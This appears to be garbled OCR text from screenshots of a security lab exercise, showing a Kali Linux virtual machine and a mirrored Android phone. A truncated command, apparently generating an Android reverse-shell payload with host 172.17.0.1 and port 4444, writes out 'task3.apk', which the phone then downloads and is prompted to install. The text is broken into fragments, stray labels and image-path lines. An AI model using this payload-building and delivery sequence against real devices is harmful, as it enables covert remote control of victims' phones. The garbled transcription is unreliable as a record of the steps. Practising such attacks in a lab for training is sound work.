
20:13
43%
Carina
Linux Firefox2.0.0 Browser
Select All
task3.apk
Completed/10.00 KB
1 files · 10.00 KB
pm 08:11 Jul 31
ApowerMirror



20:13
advait@10: ~
ST=172.17.0.1 LPORT=4444 R > task3.apk
form:: Android from the payload
yload
SALE



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Minimize all open windows and show the desktop
Trash
File System
Home
20:13
43%
Carina
Linux Firefox2.0.0 Browser
Select All
task3.apk
Completed/10.00 KB
Do you want to install this file?
· APK files may not be installed due to OS issues or individual settings.
· Users are liable for distribution of this file. Comply with Copyright Law.
· Click Ok to install.
CANCEL
OK
1 files · 10.00 KB
ApowerMirror
advait@10: ~
ST=172.17.0.1 LPORT=4444 R > task3.apk
form::Android from the payload
yload
SALE
Right Ctrl

